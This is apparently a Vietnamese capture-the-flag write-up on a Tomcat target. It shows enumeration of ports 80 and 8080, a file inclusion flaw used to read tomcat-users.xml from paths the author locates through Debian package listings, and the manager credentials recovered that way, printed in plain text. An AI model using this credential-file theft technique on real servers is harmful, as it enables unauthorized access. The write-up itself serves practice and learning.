
**Network**




Dịch vụ mạng chỉ có Web và SSH

**Web**

Có hai dịch vụ web chạy ở cổng 80 và 8080


Trang web hoạt động ở cổng 8080:




Máy chủ web là Apache Tomcat


Mình tìm được hai đường dẫn: /manager, /host-manager

Trang yêu cầu đăng nhập:



Trang web hoạt động ở cổng 80:





Bị dính lỗ hổng File Inclusion:

Mình cố gắng đọc tệp tomcat-users.xml để đăng nhập tài khoản admin bên trang web 8080 nhưng không được

Dựa vào tài liệu của tomcat9 và trang mặc định, mình tìm được vị trí của tomcat-users.xml

CATALINA\_HOME ở /usr/share/tomcat9 và CATALINA\_BASE ở /var/lib/tomcat9

$CATALINA\_BASE/conf/server.xml

$CATALINA\_BASE/conf/tomcat-users.xml

/etc/tomcat9/tomcat-users.xml


<user username="craigmcc" password="secret" roles="standard,manager-script" />

🡪 Đường dẫn trang web đưa ra là giả nhằm đánh lừa người dùng


Nhờ vậy, mình mới biết thêm 1 cách để tìm thư mục bị ẩn

Ở bài này, mình sẽ hướng dẫn chi tiết


Tìm kiếm cụm từ "debian file list of package tomcat9"



Có rất nhiều package tomcat9: tomcat9-admin, tomcat9-common, tomcat9-docs, tomcat9-examples. Mình chọn đúng tomcat9 (oldoldstable)




Kéo xuống dưới cùng, chọn list of files



Bạn sẽ thấy tomcat-users.xml ở một vị trí khác:

/usr/share/tomcat9/etc/tomcat-users.xml




tomcat : $3cureP4s5w0rd123!


Tài khoản tomcat có hai đặc quyền: admin-gui (/host-manager) và manager-script (/manager)

/host-manager

